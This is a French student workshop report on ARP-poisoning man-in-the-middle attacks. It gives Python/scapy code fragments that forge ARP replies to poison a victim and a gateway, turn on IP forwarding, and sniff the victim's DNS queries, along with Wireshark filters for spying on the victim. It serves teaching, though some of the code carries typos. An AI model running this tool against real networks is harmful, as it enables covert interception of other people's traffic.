Packet Injection

Chef atelier:MAHMOUD BOUABSA(1ING)
MOUHAMED HAMEMI(1ING)
TAYEB BEN ACHOUR(RT2)
AMINE AISSA(RT2)

Table des matières

1.Introduction :

Il est possible de faire une attaque MitM ou arp poisoning en utilisant des outils dans la distribution linux Backtrack comme les commandes arpspoof, etercap et sslstrip mais pour cela il faut avoir une connaissance assez poussé en réseau et en sécurité informatique, c'est pour cela qu'on se propose de créer un outil programmé en langage Python qui permet d'automatiser toutes ces opérations et de faire une attaque arp poisoning sur toutes les machines disponible sur le réseau et avoir ainsi accès sur toutes les informations qui transite sur le réseau.

2. Présentation de l'atelier :

Dans cet atelier « Packet Injection » nous avons développé un outil(MITM.py) permettant d'empoisonner un victime dans un réseau local en utilisant python et le module scapy pour bien manipuler les paquet dans un réseau et visualiser le trafic d'un victime .

3. Man in The Middle Attack "MITM" :

Définition:

L'**attaque de l'homme du milieu** (**HDM**) ou *man in the middle attack* (**MITM**) est une attaque qui a pour but d'intercepter les communications entre deux parties, sans que ni l'une ni l'autre ne puisse se douter que le canal de communication entre elles a été compromis. Le canal le plus courant est une connexion à Internet de l'internaute lambda. L'attaquant doit d'abord être capable d'observer et d'intercepter les messages d'une victime à l'autre.

Plusieurs protocoles internet sont vulnérable à ce type d'attaque plus particulièrement les protocoles http, ftp et arp.

4.Arp Poisoning :

L'*ARP spoofing*, ou *ARP poisoning*, est une technique utilisée en informatique pour attaquer tout réseau local utilisant le protocole de résolution d'adresse ARP, les cas les plus répandus étant les réseaux Ethernet et Wi-Fi. Cette technique permet à l'attaquant de détourner des flux de communications transitant entre une machine cible et une passerelle (routeur, box, etc...). L'attaquant peut ensuite écouter, modifier ou encore bloquer les paquets réseaux.

a. Terminologie :

Adresse IP : Une **adresse IP** (avec IP pour Internet Protocol) est un numéro d'identification qui est attribué de façon permanente ou provisoire à chaque appareil connecté à un réseau informatique utilisant l'Internet Protocol.

Adresse Mac : une **adresse MAC** (Media Access Control) est un identifiant physique constitué de 6 octets, elle est attribuée par le constructeur de l'équipement et « hard codé » sur la carte (il est possible de la changer, mais ce n'est pas le but de cet article.) Elle consiste en six nombres hexadécimaux séparés par des « – » ou des « : », il existe potentiellement 248 (environ 281 000 milliards) d'adresses MAC possible, il est donc quasiment impossible de se retrouver avec un doublon sur le réseau. Notez que l'adresse de broadcast est: FF:FF:FF:FF:FF:FF, les données seront envoyées à l'ensemble du réseau local.


Protocole ARP : L'***Address resolution protocol*** (ARP, protocole de résolution d'adresse) est un protocole effectuant la traduction d'une adresse de protocole de couche réseau (typiquement une adresse IPv4) en une adresse MAC (typiquement une adresse ethernet), ou même de tout matériel de couche de liaison. Il se situe à l'interface entre la couche réseau (couche 3 du modèle OSI) et la couche de liaison (couche 2 du modèle OSI).

b.Fonctionnement :

Le protocole ARP est vraiment très simple : Il sert à mettre en corrélation l'adresse IP avec l'adresse MAC pour savoir qui sont les machines sur le réseau et donc savoir ou router les paquets. Ce protocole est totalement séparé de TCP/IP puisqu'il n'opère qu'entre les niveaux 2 et 3 de la couche réseau. Nous pourrions le comparer aux DNS sauf qu'au lieu de convertir les noms de domaines en IP, il convertit les IPs en Adresse MAC.
Les équipements réseaux communiquent en échangeant des trames Ethernet (dans le cas d'un réseau Ethernet bien sûr) au niveau de la couche liaison de données, toute machine connectée à un réseau possède un cache ARP de toutes les adresses IP/MAC rencontrés, ce qui permet de ne pas encombrer les réseaux en renouvelant les requêtes pour communiquer avec les machines contactées précédemment.

L'ordinateur 192.168.1.2 envoie sur le réseau une requête « arp who-has » pour savoir l'adresse MAC du routeur qui a l'adresse IP 192.168.1.1

le routeur répond « arp is-at » à 192.168.1.2 avec son adresse MAC



Au cours d'une attaque arp poisoning le pirate va exploiter le fait que le trafic entre le routeur et l'ordinateur n'est pas crypté pour se placer au milieu et faire transiter tout le trafic à travers lui.

- Le pirate envoie à la machine victime une requête arp 192.168.1.1 is-at CC : CC :CC :CC :CC :CC qui est son adresse MAC, ainsi il se fait passer pour le routeur.
- Le pirate envoie au routeur une requête arp 192.168.1.2 is-at CC :CC :CC :CC :CC :CC et se fait passer ainsi pour la machine victime.

5.Les outils utilisés :

a.Backtrack :

BackTrack est une distribution basée sur Debian GNU / Linux distribution destinée au forensics et à l'utilisation des tests de pénétration. La version actuelle est BackTrack 5 R3. Elle est basée sur Ubuntu 10.04 (Lucid) LTS et appartient à la famille Debian.

b.Wireshark :

Wireshark est un analyseur de paquets libre utilisé dans le dépannage et l'analyse de réseaux informatiques, le développement de protocoles, l'éducation et la rétro-ingénierie. Son appellation d'origine (Ethereal) est modifiée en mai 2006 pour des questions relatives au droit des marques. Wireshark utilise la bibliothèque logicielle GTK+ pour l'implémentation de son interface utilisateur et pcap pour la capture des paquets; il fonctionne sur de nombreux environnements compatibles UNIX comme GNU/Linux, FreeBSD, NetBSD, OpenBSD ou Mac OSX, mais également sur Microsoft Windows.

c.Python:

Python est un langage de programmation objet, multi-paradigme et multi-plateformes. Il favorise la programmation impérative structurée et orientée objet. Il est doté d'un typage dynamique fort, d'une gestion automatique de la mémoire par ramasse-miettes et d'un système de gestion d'exceptions ; il est ainsi similaire à Perl, Ruby, Scheme, Smalltalk et Tcl. Le langage Python est placé sous une licence libre proche de la licence BSD2 et fonctionne sur la plupart des plates-formes informatiques, des supercalculateurs aux ordinateurs centraux, de Windows à Unix en passant par GNU/Linux, Mac OS, ou encore Android, iOS, et aussi avec Java ou encore .NET. Il est conçu pour optimiser la productivité des programmeurs en offrant des outils de haut niveau et une syntaxe simple à utiliser.

On peut utiliser python dans de nombreux contextes et s'adapter à tout type d'utilisation grâce à des bibliothèques spécialisées. Il est cependant particulièrement utilisé comme langage de script pour automatiser des tâches simples mais fastidieuses comme par exemple un script qui récupérerait la météo sur Internet ou qui s'intégrerait dans un logiciel de conception assistée par ordinateur afin d'automatiser certains enchaînements d'actions répétitives. On l'utilise également comme langage de développement de prototype lorsqu'on a besoin d'une application fonctionnelle avant de l'optimiser avec un langage de plus bas niveau. Il est particulièrement répandu dans le monde scientifique, et possède de nombreuses extensions destinées aux applications numériques.

d.Ip_forward :

Lorsque toutes les informations émises par les deux victimes arrivent chez le pirate, elles ne sont plus redirigées vers leur destinataire final. Pour cela, il faut activer ce qu'on appelle le forwarding sur la machine pirate. Le forwarding va assurer l'acheminement et le suivi des paquets envoyés chez le pirate vers les machines souhaitées

e.Scapy :

Scapy est un outil Open Source écrit par Philippe Biondi, Cet utilitaire permet de manipuler, forger, décoder, émettre, recevoir les paquets d'une multitude de protocoles (ARP, DHCP, DNS, ICMP, IP…).

Il peut facilement manipuler la plupart des tâches classiques comme le scan, traceroute, des investigations, des attaques ou la découverte de réseaux (il peut remplacer hping, une infime partie de nmap, arpspoof, arp-sk, arping, tcpdump, WireShark, p0f, etc).

Il permet d'exécuter des tâches spécifiques que la plupart des autres outils ne sont pas capables de traiter, comme envoyer des trames invalides, injecter ses propres trames

802.11, combiner des techniques (VLAN hopping+ARP cache poisoning, VOIP decoding sur canal chiffré en WEP…).

L'intérêts du scapy dans un premier temps, est de savoir que la plupart des outils réseaux ne permettent pas d'effectuer des choses auxquelles l'auteur n'a pas pensé. Ces derniers ont un but précis et ne peuvent que très rarement en être dévié. Prenons l'exemple d'un outil d'empoisonnement de cache ARP, ce dernier ne nous laissera pas utiliser une double encapsulation de type 802.1Q.

Dans un second temps, ils confondent souvent le décodage et l'interprétation. Les machines sont douées pour décoder tandis que l'interprétation est réservée aux êtres humains. Certains programmes essaient d'imiter ce comportement. Par exemple, ils disent « ce port est ouvert » au lieu de « J'ai reçu un SYN-ACK ». Cela est plus facile pour les débutants, mais si vous êtes un bidouilleur dans l'âme, vous allez essayer de savoir ce que le programme a réellement voulu faire. Du coup on ressort son tcpdump à décoder et à interpréter ce que l'outil ne nous a pas indiqué.


Scapy tente de résoudre ces différents problèmes et vous permet d'établir précisément les paquets que vous voulez.

C'est un modèle flexible, qui cherche à éviter de telles limites arbitraires. Vous êtes libre de mettre n'importe quelle valeur dans n'importe quel domaine, et de les empiler comme vous le voulez.

Après une sonde (scan, traceroute, etc) Scapy vous donne avant toute interprétation, le décodage complet des paquets.

6.Topologie réseau :

Pour réaliser cette attaque on va utiliser deux machines une machine victime et une machine pirate qui sont relier au routeur :



Configuration :

Ifconfig : vérifier l'adresse ip de la machine

Ping 192.168.1.7 : vérifier que la machine victime est bien connectée dans le réseau
wireshark : spécifier la même interface utilisée dans notre code source


spécifier un filtre : « ip.addr==192.168.1.6 && dns » afin d'obtenir uniquement les pages internet visitées par la victime

7.Scénario :


a. Connexion au réseau local :

Tout d'abord, on commence par se connecter au routeur (ici, on a une machine virtuelle ''**bridged**'' qui se connecte automatiquement au même réseau que la machine réelle).

b.Vérifier l'appartenance au réseau :





En utilisant **« ifconfig »** on peut vérifier notre adresse ip et l'interface utiliser :



c.Vérifier la disponibilité de la victime :

On va tester si notre victime est présent sur le réseaux local on utilisant la commande **« ping »**





d.Les fonctionnalités de l’ application :

i.Vérification de l’admin :

```
if not geteuid() == 0:
        print "[!] You must to be root"
        sys.exit(1)
```

ii.Empoisonner la victime :

Pour empoisonner le victime on a écrire la fonction « v_poison() » pour intercepter la communication entre elle et le routeur

```
def v_poison():
        v = ARP(op="is-at", pdst=VIP, psrc=GW, hwsrc=MYMAC)
        while True:
                try:
                        send(v,verbose=0,inter=1,loop=1)
                except KeyboardInterupt:
                          sys.exit(1)
```

ARP : le type de paquet avec la quelle on va empoisonner le victime

```
###[ ARP ]###
  hwtype= 0x1
  ptype= 0x800
  hwlen= 6
  plen= 4
  op= who-has
  hwsrc= 00:0c:29:4b:5c:be
  psrc= gw
  hwdst= 00:00:00:00:00:00
  pdst= vip
>>>
```

send() : cette fonction est pris du module 'scapy ' pour envoyer le paquet ARP

iii.Empoisonner le routeur :


Pour empoisonner le victime on a écrire la fonction « gw_poison() »

```
def gw_poison():
        gw = ARP(op="is-at", pdst=GW, psrc=VIP, hwsrc=MYMAC)
        while True:
                try:
                        send(gw,verbose=0,inter=1,loop=1)
                except KeyboardInterupt:
                        sys.exit(1)
```

iv.Assurer la commutation des paquets de la victime vers le routeur :

Pour Assurer la commutation des paquets de la victime vers le routeur on a utiliser la commande « **echo1** » défini dans le back track on fait appelle a cette commande dans notre programme avec « **os.systeme** » comme suit :

```
os.system('echo 1 > /proc/sys/net/ipv4/ip forward')
```



v.Interception des données de la victime :

Pour pouvoir intercepter le trafique du victime il nous rest que d'utiliser le Wireshark.

- ✓ Point de vue victime :

- ✓ Point de vue hacker :

Avec notre petit program on peut intercepter les lien visiter par la victime comme montre la figuer et tous sa ces grâce a la fonction « **sniff** » importé du module scapy

sniff () : sniff(filter="", count=0, prn=None, lfilter=None, timeout=None, iface=All)

count : nombre de paquets à capturer. 0 : pas de limite.

- ➢ **timeout** : stoppe le sniff après un temps donné.
- ➢ **iface** : désigne l'interface sur laquelle sniffer. La liste de vos interfaces est donnée par la commande ifconfig.
- ➢ **filter** : filtre les paquets à garder d'après une chaîne de caractère. Exemple : filter="port 80" filtre les paquets ayant un lien avec le port 80.
- ➢ **lfilter** : même chose, mais utilise une fonction plutôt qu'une chaîne. Exemple : lfilter=lambda x: x[1].src=='192.168.1.14' filtre les paquets émis par 192.168.1.14.
- ➢ **prn** :fonction à appliquer à chaque paquet. Si la fonction retourne quelque chose, cela s'affiche.

```
sniff(iface=IFACE,filter='udp port 53',prn=dnshandle)
```

Dans notre cas on utilisera l'interface « eth0 » et on appliquera le filtre « **udp port 53** » et on appliquera notre fonction « **dnshandle** » pou afficher les certains paquets.

- **udp :**

  Le User Datagram Protocol (UDP, en français protocole de datagramme utilisateur) est un des principaux protocoles de télécommunication utilisés par Internet. Il fait partie de la couche transport de la pile de protocole TCP/IP : dans l'adaptation approximative de cette dernière au modèle OSI, il appartiendrait à la couche 4.
  Le rôle de ce protocole est de permettre la transmission de données de manière très simple entre deux entités, chacune étant définie par une adresse IP et un numéro de port. Contrairement au protocole TCP, il fonctionne sans négociation : il n'existe pas de procédure de connexion préalable à l'envoi des données (le handshaking). Donc UDP ne garantit pas la bonne livraison des datagrammes à destination, ni leur ordre d'arrivée. Il est également possible que des datagrammes soient reçus en plusieurs exemplaires.


- **dnshandle :**

  Avec cette fonction on va afficher selment les paquet dns qui contient le nom de site par exmple « www.google.com »

dns : Le Domain Name System est un service permettant de traduire un nom de domaine en informations de plusieurs types qui y sont associées, notamment en adresses IP de la machine portant ce nom.


```
def dnshandle(pkt):
        if pkt.haslayer(DNS) and pkt.getlayer(DNS).qr == 0:
                print 'Victim: ' + VIP + ' has searched for: ' + pkt.getlayer(DNS).qd.qname
```

Après l'exécution on aura :




Aussi on peut visualiser le trafic du victime par notre puisant outil wireshark :

On choisie notre interface et puis « start » comme montre la figure si dessous



Il a plusieurs type de filtrage selon le type de paquet ou les type de protocole dans notre cas on fait un filtrage « DNS ».



8.Conclusion :

Le MITM est une technique effrayante et facile à utiliser pour intercepter les données échangées entre les hôtes, mais jusqu'à maintenant elle n'est pas suffisante pour l'appliquer à des protocoles utilisant les meilleurs outils de sécurisation et de cryptages des échanges des données telles que SSL.